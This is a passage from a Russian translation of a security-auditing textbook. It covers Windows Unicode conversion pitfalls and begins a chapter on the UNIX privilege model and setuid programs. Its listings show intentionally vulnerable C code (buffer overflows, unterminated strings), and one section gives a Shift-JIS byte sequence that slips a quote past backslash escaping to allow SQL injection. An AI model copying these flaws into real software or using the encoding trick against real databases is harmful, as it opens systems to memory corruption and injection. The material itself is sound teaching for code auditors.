Омографические атаки в первую очередь полезны как форма социальной инженерии; Evgeniy Gabrilovich и Alex Gontmakher впервые описали их в статье "The Homographic Attack", опубликованной в февральском выпуске Communications of the ACM за 2002 год. Эти атаки используют омограф Unicode, включающий разные символы с одинаковым визуальным представлением. На самом простом уровне омографическая атака не требует именно Unicode. Например, цифра 1 (ASCII 0x31) может выглядеть как строчная буква l (ASCII 0x6c). Однако при небольшом внимании их можно различить. Напротив, омографическая атака Unicode включает два графических представления, которые идентичны, хотя лежащие в основе символы различны. Например, кириллический символ в кодовой точке 0x0441 выглядит очень похоже на символ Latin-1 (ASCII) 0x0063. В общем случае оба фактически отображаются как строчная c.

Глава 17 включает пример широко освещенной омографической атаки в обсуждении phishing. Пока просто поймите, что атакующие могут пользоваться такими простыми приемами, когда вы анализируете приложение, показывающее пользователям данные из внешних источников. Даже если данные не вредны напрямую, атакующие могут использовать их, чтобы обмануть ничего не подозревающих пользователей.

## Unicode-функции Windows

Операционная система Windows внутренне работает со строковыми данными как с широкими символами, закодированными как UTF-16. Поскольку многие приложения работают со строками ASCII или, возможно, с другими одно- или многобайтовыми наборами символов, Windows предоставляет функции для преобразования между двумя форматами, а также ASCII-обертки для всех открытых API-функций, которым иначе требовались бы строки широких символов.

Преобразование между кодировками символов происходит похожим образом независимо от того, использует ли приложение ASCII-обертки или явно преобразует данные. Правила этих преобразований определяются главным образом поведением двух функций: `MultiByteToWideChar()` и `WideCharToMultiByte()`. Детали того, как эти функции выполняют преобразования, имеют ряд последствий для безопасности: от ошибок повреждения памяти до преобразований, дающих неожиданные результаты, как обсуждается в следующих разделах.

### MultiByteToWideChar()

Функция `MultiByteToWideChar()` используется для преобразования много- и однобайтовых строк символов в строки Unicode. В выходной буфер (`lpWideCharString`) может быть записано не более `cchWideChar` символов. Распространенная ошибка разработчиков приложений при использовании этой функции - указать размер буфера назначения в байтах как параметр `cchWideChar`. Это означает, что в выходной буфер может быть записано вдвое больше байтов, чем было выделено пространства, и может произойти переполнение буфера. Функция `MultiByteToWideChar()` резюмирована в следующем списке:

- Функция: `int MultiByteToWideChar(UINT CodePage, DWORD dwFlags, LPCSTR lpMultiByteStr, int cbMultiByte, LPWSTR lpWideCharStr, int cchWideChar)`
- API: Win32 API

- Похожие функции: `mbtowc`
- Назначение: `MultiByteToWideChar()` отображает одно- или многобайтовую строку символов в строку широких символов.

Следующий код является примером неправильного использования `MultiByteToWideChar()`:

```
HANDLE OpenFile(LPSTR lpFilename)

{

    WCHAR wPath[MAX_PATH];

    if(MultiByteToWideChar(0, 0, lpFilename, -1, wPath,
                           sizeof(wPath)) == 0)

        Return INVALID_HANDLE_VALUE;

    ... Create the file ...

}
```

Этот код является примером только что упомянутой проблемы. Выделенная строка показывает, что счетчик широких символов установлен в размер выходного буфера, который в этом случае равен `MAX_PATH * sizeof(WCHAR)`. Однако `WCHAR` занимает два байта, поэтому выходной размер, переданный в `MultiByteToWideChar()`, интерпретируется как `MAX_PATH * 2` байтов, то есть вдвое больше реальной длины выходного буфера.

## WideCharToMultiByte()

Функция `WideCharToMultiByte()` является обратной к `MultiByteToWideChar()`; она преобразует строку широких символов в строку узких символов. Разработчики значительно реже вызывают переполнение буфера при использовании этой функции, потому что выходной размер задается в байтах, а не в широких символах, так что смысла параметра размера здесь не так легко не понять. Функция `WideCharToMultiByte()` резюмирована в следующем списке:

- Функция: `int WideCharToMultiByte(UINT CodePage, DWORD dwFlags, LPCWSTR lpWideCharStr, int cchWideChar, LPSTR lpMultiByteStr, int cbMultiByte, LPCSTR lpDefaultChar, LPBOOL lpUsedDefaultChar)`
- API: Win32 API
- Похожие функции: `wctombc`
- Назначение: `WideCharToMultiByte()` отображает строку широких символов в одно- или многобайтовую строку символов.

Поскольку широкие символы являются более крупным типом данных, их информацию иногда нужно представлять последовательностью однобайтовых значений, называемой многобайтовым символом. Правила кодирования широких символов в многобайтовые символы управляются кодовой страницей, указанной первым аргументом этой функции.

## Проблемы NUL-завершения

Функции `MultiByteToWideChar()` и `WideCharToMultiByte()` не гарантируют NUL-завершение, если буфер назначения заполнен. В таких случаях функции возвращают 0, а не число преобразованных символов. Предполагается, что пользователи этих функций проверяют возвращаемое значение; однако это часто не так. Листинг 8-29 показывает короткий пример.

### Листинг 8-29. Проверка возвращаемого значения `MultiByteToWideChar()`

```
HANDLE open_file(char *name)
{
    WCHAR buf[1024];
    HANDLE hFile;

    MultiByteToWideChar(CP_ACP, 0, name, strlen(filename),
                        buf, sizeof(buf)/2);

    wcsncat(buf, sizeof(buf)/2 - wcslen(buf) - 1, ".txt");
    ...
}
```

Поскольку возвращаемое значение оставлено непроверенным, тот факт, что `buf` недостаточно велик для хранения преобразуемого имени, не обнаруживается, и `buf` не NUL-завершается. Это заставляет `wcsncat()` неверно вычислить оставшийся размер буфера как отрицательное число, которое, как вы знаете, преобразуется в большое положительное число, если посмотреть прототип функции `wcsncat()`, приведенный в разделе `strncat()`.

У `MultiByteToWideChar()` могут быть дополнительные проблемы при преобразовании многобайтовых наборов символов. Если указан флаг `MB_ERR_INVALID_CHARS`, функция вызывает ошибку при встрече недопустимой многобайтовой последовательности. Вот пример, показывающий потенциально опасный вызов:

```
PWCHAR convert_string(UINT cp, char *instr)
{
    WCHAR *outstr;

    size_t length;

    length = strlen(instr) + 1;

    ostr = (WCHAR *)calloc(length, sizeof(WCHAR));

    MultiByteToWideChar(cp, MB_ERR_INVALID_CHARS, instr, -1,
                        ostr, -1);

    return ostr;
}
```

И снова, поскольку возвращаемое значение функции не проверяется, функция `convert_string()` не обнаруживает недопустимые последовательности символов. Проблема в том, что `MultiByteToWideChar()` возвращает ошибку, когда видит недопустимую последовательность символов, но не NUL-завершает буфер назначения, в этом случае `ostr`. Поскольку возвращаемое значение не проверяется, функция не обрабатывает эту ошибку, и вызывающей стороне возвращается незавершенная широкая строка. Из-за этого любая последующая обработка такой строки может привести к повреждению памяти.



## Уязвимости манипулирования Unicode

Проблемы управления памятью также могут возникать при использовании любых ограниченных многобайтовых или широкосимвольных функций. Посмотрите на пример с `wcsncpy()`:

```
wchar_t destination[1024];

wcsncpy(destination, source, sizeof(destination));
```

На первый взгляд кажется, что этот код корректен, но, конечно, параметр размера должен указывать размер буфера назначения в широких символах, а не размер в байтах; поэтому третий аргумент фактически вдвое больше длины выходного буфера. Эту ошибку легко допустить, так что аудиторам кода следует за ней следить.

Еще одна интересная особенность - ошибки при работе со строками многобайтовых символов, переданными пользователем. Если кодовая страница приложения указывает, что используется набор двухбайтовых символов (DBCS), символы могут быть одно- или двухбайтовыми. Приложения, обрабатывающие такие строки, должны определять, является ли каждый обрабатываемый байт отдельным символом или частью двухбайтовой последовательности; в Windows эта проверка выполняется функцией `IsDBCSLeadByte()`. Уязвимости, при которых указатель может быть увеличен за границы буфера, легко возникают, если приложение определяет, что байт является первым байтом двухбайтовой последовательности, и забывает проверить следующий байт, чтобы убедиться, что он не является завершающим NUL-байтом. Листинг 8-30 показывает пример.

### Листинг 8-30. Опасное использование `IsDBCSLeadByte()`

```
char *escape_string(char *src)
{
    char *newstring, *dst;

    newstring = (char *)malloc(2*strlen(src) + 1);

    if(!newstring)
        return NULL;

    for(dst = newstring; *src; src++){
        if(IsDBCSLeadByte(*src)){
            *dst++ = *src++;
            *dst++ = *src;
            continue;
        }

        if(*src == '\\')
            *dst++ = '\\';
        *dst++ = *src;
    }

    return newstring;
}
```

Когда код в листинге 8-30 встречает начальный байт двухбайтовой последовательности, он не выполняет никакой проверки второго байта этой последовательности. Если строка, переданная этой функции, заканчивается начальным байтом DBCS, начальный байт и завершающий NUL-байт записываются в буфер назначения. Указатель `src` увеличивается за NUL-байт и продолжает обрабатывать байты за границами строки, переданной этой функции. Эта ошибка может привести к переполнению буфера `newstring`, поскольку выделенная длина основана на длине исходной строки.

NB. Когда интерпретируются последовательности многобайтовых символов, изучите код и выясните, что может произойти, если второй байт последовательности является

завершающим NUL-байтом строки. Если второй байт не проверяется, может быть возможна обработка данных за границами буфера.

## Предположения о кодовой странице

При преобразовании из многобайтовых символов в широкие аргумент кодовой страницы влияет на поведение `MultiByteToWideChar()`, поскольку он задает набор символов, в котором закодирована многобайтовая строка. В большинстве случаев эта функция используется с системной кодовой страницей по умолчанию (`CP_ACP`, `ANSI Code Page`), которая делает немного. Однако в некоторых ситуациях атакующие могут влиять на кодовую страницу, строя последовательности многобайтовых символов, которые обходят фильтры на более ранних уровнях. Листинг 8-31 - пример уязвимого фрагмента кода.

### Листинг 8-31. Пример несоответствия кодовой страницы

```
if(strchr(filename, '/') || strchr(filename, '\\')){
    error("filenames with slashes are illegal!");
    return -1;
}

MultiByteToWideChar(CP_UTF8, 0, filename, strlen(filename),
                    wfilename, sizeof(wfilename)/2);

...
```

Как видите, кодирование выполняется после проверки на косые черты, поэтому, кодируя косые черты, атакующие, нацеленные на ранние версии Windows, могут обойти эту проверку и, предположительно, позднее сделать то, что не должны были иметь возможность сделать. Akio Ishida и Yasuo Ohgaki обнаружили интересную вариацию этой уязвимости в API баз данных PostgreSQL и MySQL, доступную по адресу [www.postgresql.org/docs/techdocs.50](http://www.postgresql.org/docs/techdocs.50). Как упоминалось, управляющие символы SQL обычно экранируются символом обратной косой черты (`\`). Однако некоторые наивные реализации этой техники могут некорректно учитывать многобайтовые символы. Рассмотрим следующую последовательность байтов:

```
0x95 0x5c 0x27
```

На самом деле это строка, в которой первые два байта являются допустимым японским символом в кодировке Shift-JIS, а последний байт - одинарной ASCII-кавычкой (`'`). Наивный фильтр не определит, что первые два байта относятся к одному символу; вместо этого он интерпретирует байт `0x5c` как символ обратной косой черты. Экранирование этой последовательности даст следующие байты:

```
0x95 0x5c 0x5c 0x5c 0x27
```

Передача получившейся строки в базу данных, понимающую многобайтовые символы, может вызвать проблему, потому что первые два байта интерпретируются как один японский символ. Затем оставшиеся два байта `0x5c` интерпретируются как экранированная последовательность обратной косой черты. Наконец, последний байт остается неэкранированным символом одинарной кавычки. Эту неверно истолкованную кодировку можно эксплуатировать для внедрения SQL-операторов в приложение, которое иначе не должно быть уязвимым.

Использование многобайтовых наборов символов с `MultiByteToWideChar()` может иметь и дополнительные осложнения, связанные с повреждением памяти. Листинг 8-32 показывает интересный вызов этой функции.

### Листинг 8-32. NUL-байты в многобайтовых кодовых страницах

```

PWCHAR convert_string(UINT cp, char *instr)
{
    WCHAR *outstr;
    size_t length;

    length = strlen(instr) * 2 + 1;

    outstr = (WCHAR *)calloc(length, sizeof(WCHAR));

    MultiByteToWideChar(cp, 0, instr, -1, outstr, -1);

    return outstr;
}

```

Функция `MultiByteToWideChar()` в листинге 8-32 уязвима к переполнению буфера, когда используется многобайтовая кодовая страница. Почему? Потому что длина выходной строки вычисляется умножением длины входной строки на два. Однако этого вычисления недостаточно, потому что NUL-байт в строке может быть частью многобайтового символа; следовательно, NUL-байт может быть пропущен, а символы за границами продолжают обрабатываться и записываться в выходной буфер. В UTF-8, если бы NUL-байт появился в многобайтовой последовательности, он сформировал бы недопустимый символ; однако `MultiByteToWideChar()` вставляет замену по умолчанию или пропускает символ, в зависимости от версии Windows, если во втором аргументе не указан флаг `MB_ERR_INVALID_CHARS`. Когда этот флаг указан, функция возвращает ошибку при встрече недопустимой последовательности символов.

## Эквивалентность символов

Использование `WideCharToMultiByte()` имеет некоторые интересные последствия при декодировании данных. Если преобразования выполняются после символьных фильтров, код так же подвержен протаскиванию недопустимых символов через фильтры. Однако при преобразовании широких символов в многобайтовые риск повышается по двум основным причинам:

- Даже с кодовой страницей по умолчанию несколько 16-битных значений часто отображаются в один и тот же 8-битный символ. Например, если вы хотите, чтобы во входном потоке преобразованного набора символов появилась обратная косая черта, можно передать три разных широких символа, преобразующихся в байт обратной косой черты (0x5c): 0x00 0x5c, 0x22 0x16 и 0xff 0x0c. Это возможно не потому, что символ обратной косой черты имеет три представления Unicode, а потому, что выходной символ представляет ближайшее соответствие, когда точное преобразование невозможно. Это поведение можно переключить флагом `WC_NO_BEST_FIT_CHARS`.
- Когда встречается символ, который нельзя преобразовать в многобайтовый символ, и близкая замена не найдена или установлен флаг `WC_NO_BEST_FIT`, в выходной поток вставляется символ замены по умолчанию; для ANSI-кодовой страницы используется символ `.`, если не указано иначе. Если этот символ замены фильтруется, широкий диапазон значений может создать этот символ в выходном потоке.

Аудит кода, использующего `MultiByteToWideChar()` или `WideCharToMultiByte()`, требует внимательно учитывать все эти факторы:

- Проверьте, должны ли данные пройти через фильтр до преобразования, а не после.
- Проверьте, является ли кодовая страница многобайтовой или может ли она задаваться пользователем.
- Если флаг `MB_ERR_INVALID_CHARS` установлен для преобразования многобайтовых потоков, пользовательский ввод может преждевременно завершить обработку и оставить выходной буфер незавершенным. Если он опущен, может быть задана многобайтовая

последовательность, включающая завершающий NUL-байт, что потенциально создает проблемы для плохо написанного кода.

- Если флаг `WC_NO_BEST_FIT_CHARS` присутствует при преобразовании данных широких символов, пользователи могут иметь возможность передавать несколько значений данных, которые переводятся в один и тот же однобайтовый символ. Правила `best-fit`-сопоставления устарели на годы, и большинству разработчиков все равно не следует их использовать.
- Ищите любые другие флаги, влияющие на то, как эти функции могут быть использованы неправильно.
- Убедитесь, что возвращаемое значение проверяется. Если ошибка преобразования не обнаружена, незавершенные буферы могут использоваться неправильно.
- Проверьте размеры входных и выходных буферов, как упоминалось в обсуждении повреждения памяти в главе 5.

## Резюме

В этой главе вы изучили уязвимости, которые могут возникать при обработке текстовых данных как строк. Большинство этих уязвимостей являются результатом обработки внутрислобных текстовых метаданных в форме метасимволов. Неправильная обработка этих внутрислобных данных может приводить к повреждению памяти, как это часто происходит при неправильной работе с NUL-символом через API C-строк. Однако существует множество других проблем безопасности, которые могут возникать при более сложных представлениях метасимволов, таких как имена путей, строки формата и SQL. Эти проблемы дополнительно усугубляются, когда разные схемы кодирования и наборы символов позволяют форматировать данные способами, которые разработчики не ожидают и не учитывают. Как аудитор, вы должны понимать риски, связанные с уязвимой обработкой внутрислобных данных, а также способы их выявления и предотвращения.

## Глава 9. UNIX I: привилегии и файлы

"Есть два крупных продукта, пришедших из Беркли: LSD и UNIX. Мы не верим, что это совпадение".

J. S. Anderson

"Во-первых, LSD пришел не из Беркли. LSD был разработан в лабораториях Sandoz в Базеле, Швейцария. Во-вторых, BSD действительно пришла из Беркли, но это не 'UNIX'".

Nick Johnson

### Введение

UNIX - это больше чем одна операционная система; это явление. То, что начиналось как хакерский проект по созданию функциональной многопользовательской операционной системы, превратилось в множество ОС, которые разделяют некоторые базовые характеристики и общего предка. Писать о UNIX с технической точки зрения может быть довольно пугающе просто потому, что трудно понять, как называть это явление. Относится ли UNIX только к поставщикам, заплатившим за использование товарного знака? Как называть UNIX-подобные системы, такие как Linux и BSD? UNIX-подобные операционные системы? UN\*X? Производные UNIX? Нужно ли предварять все словом GNU?

В этой книге термин "UNIX" используется для обозначения всех производных UNIX, существующих сегодня: Linux, GNU/Linux, OpenBSD, FreeBSD, NetBSD, Solaris, HP-UX, IRIX, AIX, SCO, Unicos, TiVo, Mr. Coffee и любой другой ОС, похожей на UNIX и примерно соответствующей стандартам POSIX. Некоторые могут счесть такое употребление возмутительным, но пока вы понимаете, что означает этот термин в данной книге, этого достаточно для целей обсуждения.

Добро пожаловать в первую из двух глав об аудите UNIX-приложений. Вы начнете с краткого обзора технологии UNIX, а затем сразу перейдете к изучению модели контроля доступа UNIX. В рамках этого исследования вы рассмотрите несколько способов, которыми разработчики приложений могут неправильно управлять привилегиями процесса и открывать свои программы для атакующих. Вторая половина этой главы сосредоточена на уязвимостях, связанных с взаимодействием с файловой системой. Вы узнаете о правах и владельцах файлов, внутреннем устройстве файловой системы, атаках с использованием ссылок, состояниях гонки и проблемах временных файлов и публичных каталогов. Глава 10, "UNIX II: процессы", продолжает изучение безопасности приложений, ориентированной на UNIX, рассматривая жизнь и среду выполнения типичного процесса. Вы изучите проблемы безопасности, связанные с различными системными службами, включая запуск программ, сохранение атрибутов программ и механизмы межпроцессного взаимодействия (IPC).

## UNIX 101

Семейство операционных систем UNIX существует уже давно по меркам вычислительной техники и прошло через множество вариаций и изменений. Ken Thompson разработал первое воплощение UNIX в 1969 году. Его работодатель, Bell Labs, только что вышел из совместного предприятия по разработке системы Multiplexed Information and Computing Service (Multics): масштабного и амбициозного проекта по созданию системы разделения времени. Однако проект оказался громоздким и увязшим в сложности. Bell Labs работала над проектом четыре года, но затем вышла из него, поскольку он все еще был далек от завершения, и конца не было видно.

Затем Ken Thompson решил написать собственную операционную систему и выбрал совершенно другой подход. Он сосредоточился на простоте и прагматичном компромиссе, а систему проектировал и реализовывал постепенно, по одному фрагменту за раз. Со временем он периодически реализовывал новый инструмент или новую подсистему и синтезировал их с существующим кодом. В итоге все это оформилось в настоящую операционную систему, и UNIX родился.

NB. Название UNIX на самом деле является игрой с названием Multics. Есть несколько забавных объяснений происхождения названия. Одна веселая цитата звучит так: "UNIX - это всего лишь одно из того, чего у Multics было много". Есть и обязательное "UNIX - это Multics без яиц". Также часто повторяется история, что UNIX изначально писался как Unics, что расшифровывалось как слегка нелогичное Uniplexed Information and Computing Service. Чистое золото комедии.

Системы UNIX обычно имеют простые и прямолинейные интерфейсы между маленькими, лаконичными модулями. Как вы увидите, файловая абстракция широко используется по всей системе для доступа почти ко всему. В ядре системы UNIX находится kernel, которое управляет системными устройствами, выполняет обслуживание и планирование процессов и распределяет системные ресурсы между несколькими процессами. Пользовательская часть системы UNIX обычно состоит из сотен программ, работающих совместно, чтобы предоставить надежный пользовательский интерфейс. UNIX-программы обычно малы и спроектированы вокруг простых, легко доступных текстовых интерфейсов. Такой ориентированный на инструменты подход к проектированию системы часто называют "философией проектирования UNIX", которую можно резюмировать так: "Пишите простые инструменты, которые делают только одну вещь и делают эту одну вещь хорошо, и делайте их легко совместимыми с другими инструментами".

Следующие разделы объясняют основы типичной системы UNIX, после чего вы перейдете к деталям управления привилегиями.

### Пользователи и группы

Каждый пользователь в системе UNIX имеет уникальный числовой идентификатор пользователя (UID). Конфигурации UNIX обычно имеют учетную запись пользователя для каждого реального человека, использующего машину, а также несколько вспомогательных UID, которые обеспечивают поддерживающую функциональность системы. Эти UID используются ядром, чтобы решать, какие привилегии имеет данный пользователь в системе и к каким ресурсам он может обращаться. UID 0 зарезервирован для superuser, специального пользователя, который, по сути, имеет полный контроль над системой. Учетная запись superuser обычно получает имя root.

UNIX также имеет понятие групп, которые используются для определения набора связанных пользователей, которым нужно совместно использовать ресурсы, такие как файлы, устройства и программы. Группы также идентифицируются уникальным числовым ID, известным как group ID

(GID). GID помогает ядру принимать решения контроля доступа, как вы увидите на протяжении этой главы. Каждый пользователь может принадлежать нескольким группам. Одна из них является основной группой пользователя, или `login group`, а остальные - дополнительными группами пользователя, или `secondary groups`.

Пользователи системы обычно определены в файле паролей `/etc/passwd`, который может читать каждый локальный пользователь системы. Обычно также существует соответствующий `shadow`-файл паролей, который может читать только `superuser`; он содержит хеши паролей пользователей для аутентификации. Разные реализации UNIX хранят эту информацию в разных файлах и каталогах, но для доступа к ней существует общий программный интерфейс.

Файл паролей - это построчный файл базы данных, записывающий некоторые базовые сведения о каждом пользователе системы, разделенные символом двоеточия. Запись в файле паролей имеет следующий формат:

```
bob:x:301:301:Bobward James Smithington:/home/bob:/bin/bash
```

Первое поле содержит имя пользователя, идентифицирующее пользователя в системе. Следующее поле традиционно содержало односторонний хеш пароля пользователя. Однако в современных системах это поле обычно содержит только заполнитель, а настоящий хеш пароля хранится в `shadow`-базе паролей. Следующие два поля указывают UID пользователя и его основной GID соответственно. Дополнительные группы пользователей обычно определяются в групповом файле `/etc/group`. Следующее поле, известное как поле GECOS, является текстовым представлением полного имени пользователя. Оно также может содержать дополнительную информацию о пользователе, например адрес или номер телефона.

NB. GECOS на самом деле означает "General Electric Comprehensive Operating System", старую ОС, изначально реализованную General Electric и вскоре после этого переименованную в GCOS. Поле GECOS в файле паролей было добавлено в ранних системах UNIX для хранения ID-информации, необходимой для использования служб, предоставляемых системами GCOS. Более подробную историю GECOS см. в статье Wikipedia по адресу <http://en.wikipedia.org/wiki/GECOS>.

У каждого пользователя также есть домашний каталог, определенный в файле паролей, в данном случае `/home/bob`, обычно это каталог, полностью находящийся под контролем пользователя. Наконец, у каждого пользователя есть оболочка по умолчанию, то есть программа интерфейса командной строки, запускаемая при входе пользователя в систему.

## Файлы и каталоги

Файлы являются важной частью любой компьютерной системы, и системы на базе UNIX не исключение. Ядро предоставляет простой интерфейс для взаимодействия с файлом, позволяющий программе читать, писать и перемещаться по разным местам в файле. UNIX использует эту файловую абстракцию и для представления других объектов в системе, так что тот же интерфейс можно использовать для доступа к другим системным ресурсам. Например, канал между программами, драйвер устройства и сетевое соединение могут быть доступны через файловый интерфейс, предоставляемый ядром.

В системе UNIX файлы организованы в единую иерархическую структуру. Вверху иерархии находится корневой каталог, именуемый `/`. Файлы уникально идентифицируются своим именем и расположением в файловой системе. Расположение, или `pathname`, состоит из серии имен каталогов, разделенных символом косой черты (`/`). Например, если у вас есть файл `internetd.c`,

хранящийся в каталоге `str`, а каталог `str` является подкаталогом `/home`, полный путь к файлу будет `/home/str/internetd.c`.

Типичная система UNIX имеет ряд каталогов, которые настроены по умолчанию согласно определенным историческим соглашениям. Точная структура каталогов может немного различаться от системы к системе, но большинство структур каталогов примерно соответствуют Filesystem Hierarchy Standard, доступному вместе с бонусными текстами песен Еnya на [www.pathname.com/](http://www.pathname.com/). Стандартная система UNIX включает следующие каталоги:

- `/etc`: этот каталог обычно содержит конфигурационные файлы, используемые различными подсистемами. Среди прочего, база данных паролей системы находится в этом каталоге. Если ее там нет, она находится в каком-нибудь странном месте, например `/tcb`.
- `/home`: здесь обычно находятся домашние каталоги пользователей системы для хранения их личных файлов и приложений. Иногда домашние каталоги хранятся в другом месте, например `/usr/home`.
- `/bin`: этот каталог содержит исполняемые файлы, "binaries", отсюда и имя каталога, являющиеся частью ОС. Обычно это файлы, необходимые для работы системы в однопользовательском режиме до монтирования файловой системы `/usr`. Остальные бинарные файлы ОС обычно находятся в `/usr/bin`.
- `/sbin`: этот каталог содержит исполняемые файлы, предназначенные для использования `superuser`. Опять же, `/sbin` содержит основные утилиты, полезные для управления системой в однопользовательском режиме, а `/usr/sbin` содержит остальные административные программы.
- `/var`: этот каталог используется главным образом для хранения файлов, которые меняются во время работы программ. Файлы журналов, хранилища данных и временные файлы часто находятся под этим каталогом.

Хотя видимая иерархия кажется пользователям единой файловой системой, на деле она может состоять из нескольких файловых систем, соединенных с помощью точек монтирования. Точки монтирования - это просто пустые каталоги в файловой системе, к которым может быть присоединена новая файловая система. Например, каталог `/mnt/cdrom` может быть зарезервирован для использования при монтировании CD. Если CD не смонтирован, это обычный каталог. После монтирования CD через этот каталог можно обращаться к файловой системе на CD. Так, файл `test.txt` в корневом каталоге CD можно посмотреть, обратившись к файлу `/mnt/cdrom/test.txt`. Каждая смонтированная файловая система имеет соответствующий драйвер ядра, отвечающий за управление свойствами файлов и данными на носителе хранения, а также за предоставление доступа к файлам, расположенным в файловой системе. Обычно модуль файловой системы обрабатывает доступ к файлам на разделе физического диска, но существует и множество виртуальных файловых систем, которые делают такие вещи, как инкапсуляция сетевых ресурсов или RAM-дисков.

Каждый файл в системе принадлежит одному пользователю и одной группе; у него есть числовой идентификатор пользователя (`user ID`, `UID`), указывающий владельца, и числовой идентификатор группы (`group ID`, `GID`), указывающий владеющую группу. Каждый файл также имеет простой набор прав, битовую маску фиксированного размера, указывающую, какие действия допустимы для разных классов пользователей. Права файлов рассматриваются далее в этой главе в разделе "Безопасность файлов".



## Процессы

Программа - это исполняемый файл, находящийся в файловой системе. Процесс - это экземпляр программы, выполняющийся в системе. Процесс имеет собственную среду виртуальной памяти, изолированную от всех остальных процессов системы. Большинство современных систем UNIX также предоставляют механизмы, позволяющие нескольким потокам выполнения совместно использовать одно адресное пространство для поддержки моделей многопоточного программирования.

Каждый процесс в системе UNIX имеет уникальный идентификатор процесса (process ID, PID) и выполняется с привилегиями определенного пользователя, известного как эффективный пользователь. Привилегии, связанные с этим пользователем, определяют, к каким ресурсам и файлам процесс имеет доступ. Обычно эффективный пользователь - это просто пользователь, запускающий приложение. Однако в некоторых ситуациях процессы могут менять, от чьего имени они выполняются, переключаясь на эффективного пользователя с другими привилегиями и тем самым расширяя или сокращая свои текущие возможности доступа к системным ресурсам.

Когда ядро UNIX проверяет, имеет ли процесс разрешение выполнить запрошенное действие, оно обычно выполняет простой тест перед изучением соответствующих прав пользователя и группы: если процесс выполняется как суперпользователь, действие категорически разрешается. Это делает суперпользователя особой сущностью в UNIX: это единственная учетная запись, имеющая неограниченный доступ к системе. Некоторые действия могут выполняться только суперпользователем, например монтирование и размонтирование дисков или перезагрузка системы, хотя системы могут быть настроены так, чтобы разрешать обычным пользователям выполнять эти задачи.

В некоторых ситуациях обычному пользователю нужно выполнять действия, требующие специальных привилегий. UNIX позволяет помечать определенные программы как set-user-id (setuid), что означает, что они выполняются с привилегиями пользователя, который фактически владеет файлом программы, а не с привилегиями пользователя, запускающего приложение. Поэтому если программа принадлежит root, а права указывают, что это setuid-файл, программа выполняется как суперпользователь независимо от того, кто ее вызывает. Для групп есть похожий механизм, называемый set-group-id (setgid), который позволяет программе выполняться как член определенной группы.

## Модель привилегий

В модели контроля доступа UNIX каждый процесс имеет три связанных идентификатора пользователя:

- Real user ID: ID пользователя, запустившего процесс, то есть user ID пользователя, который изначально запустил программу.
- Saved set-user-ID: если программа настроена как setuid, при вызове она выполняется как пользователь, владеющий файлом, независимо от того, кто ее вызвал. ID этого пользователя, set-user-ID, сохраняется здесь.
- Effective user ID: фактический ID, используемый при проверках разрешений в ядре. Effective user ID показывает текущие привилегии процесса. Если программа хочет изменить свои привилегии, она меняет effective user ID на ID пользователя с нужными привилегиями. Если программа имеет effective user ID 0, у нее есть полные привилегии суперпользователя в системе.

В общем случае процессу разрешено менять свой effective user ID на свой real user ID или saved set-user-ID. Таким образом процессы могут переключать свои effective-разрешения между пользователем, запустившим программу, и более привилегированным set-user-ID. Обратите внимание, что программа с effective user ID superuser не обязана соблюдать многие правила, поэтому семантика управления ID у таких программ более тонкая.

Каждый UNIX-процесс также имеет несколько group ID:

- Real group ID: основной group ID пользователя, вызвавшего процесс.
- Saved set-group-ID: если программа настроена как setgid, она выполняется как член определенной группы. Эта группа, set-group-ID, сохраняется здесь.
- Effective group ID: один из group ID, используемых при проверках разрешений в ядре. Он используется вместе с supplemental group IDs, когда ядро выполняет проверки контроля доступа.
- Supplemental group IDs: каждый процесс также поддерживает список групп, членом которых он является. Этот список используется вместе с effective group ID, когда ядро проверяет групповые разрешения.

Group ID зеркально повторяют user ID с точки зрения функциональности, за исключением того, что дополнительные группы также учитываются при принятии решений контроля доступа. Обратите внимание, что effective group ID 0, обычно группа wheel, не дает никаких специальных привилегий в системе. Он дает доступ, соответствующий привилегиям членов группы wheel, но не дает никакого особого отношения на уровне ядра. Оговорка: встречались туманные ссылки на старые системы UNIX, где ядро действительно особо учитывает группу 0, но авторы никогда не встречали такую систему.

Когда процесс запускает другую программу, real user ID остается тем же. Effective user ID тоже остается тем же, если только новая программа не является setuid. Saved set-user-ID заменяется effective user ID нового процесса при его запуске. Поэтому если вы временно сбрасываете привилегии, устанавливая effective user ID равным real user ID, а затем запускаете новую программу с помощью `exec()`, повышенные привилегии, хранящиеся в saved set-user-ID, не передаются новой программе.

## Привилегированные программы

В UNIX в основном есть три категории программ, описанные в следующих разделах, которые управляют привилегиями, манипулируя своими effective user ID и group ID. В этом разделе мы рассмотрим каждую из них.

## Nonroot setuid- и setgid-программы

Программы `setuid` и `setgid` позволяют обычным пользователям выполнять действия, требующие привилегий, которых у них нет. Например, программа `wall` используется для рассылки сообщения всем пользователям системы. Эта программа работает, записывая сообщение на терминальное устройство каждого пользователя. Обычно обычный пользователь, не `root`, не может напрямую писать в терминальное устройство другого пользователя, поскольку это позволило бы пользователям шпионить друг за другом и мешать терминальным сессиям друг друга. Поэтому программа `wall` обычно устанавливается как `setgid tty`, что означает, что `wall` выполняется как член группы `tty`. Все терминальные устройства в системе принадлежат этой группе `tty`, а разрешения настроены так, что терминальные устройства доступны группе на запись. Поэтому программа `wall` может контролируемым и безопасным способом дать пользователям возможность писать на терминальные устройства других пользователей.

Другой пример - программа `minicom`, текстовый интерфейс для взаимодействия с последовательным устройством, например модемом. Администратор обычно не хочет разрешать пользователям напрямую общаться с драйверами последовательных устройств, поскольку это может привести к различным атакам и проблемам надежности. Один из способов, которым некоторые UNIX-системы обходят это требование, - сделать последовательные устройства принадлежащими пользователю `uucp` и настроить программу `minicom` на выполнение `setuid uucp`. Так, когда обычный пользователь запускает `minicom`, программа выполняется как пользователь `uucp` и имеет привилегии, необходимые для использования последовательных устройств.

Таким образом, `effective`-разрешения процесса определяются его `effective user ID`, `effective group ID` и `supplemental group IDs`. `Setuid`-программы изначально выполняются с повышенными привилегиями, поэтому их `effective user ID` равен `saved set-user-ID`. `Setgid`-программы ведут себя тем же образом. В любой момент этим программам разрешено переключить свои `effective ID` на `real ID`, чтобы сбросить привилегии. Если они хотят вернуть свои привилегии, они могут переключить `effective ID` обратно на `saved set-user-ID`.

Эти программы могут навсегда сбросить свои привилегии, изменив сохраненные `setID` и эффективные `ID` так, чтобы они были равны реальным `ID`; после этого они уже не смогут переключиться на `user ID` с более высокими привилегиями.

## Setuid root-программы

Большинство `setuid`-программ в UNIX-средах являются `setuid root`, то есть при запуске они выполняются как суперпользователь. Правила для `setuid root`-программ немного отличаются: когда процесс имеет `effective user ID 0`, он не обязан соблюдать соглашения о том, как манипулировать связанными `user ID` и `group ID`. Кроме того, семантика API-функций управления `ID` слегка меняется, как вскоре объясняется в разделах "Функции `user ID`" и "Функции `group ID`".

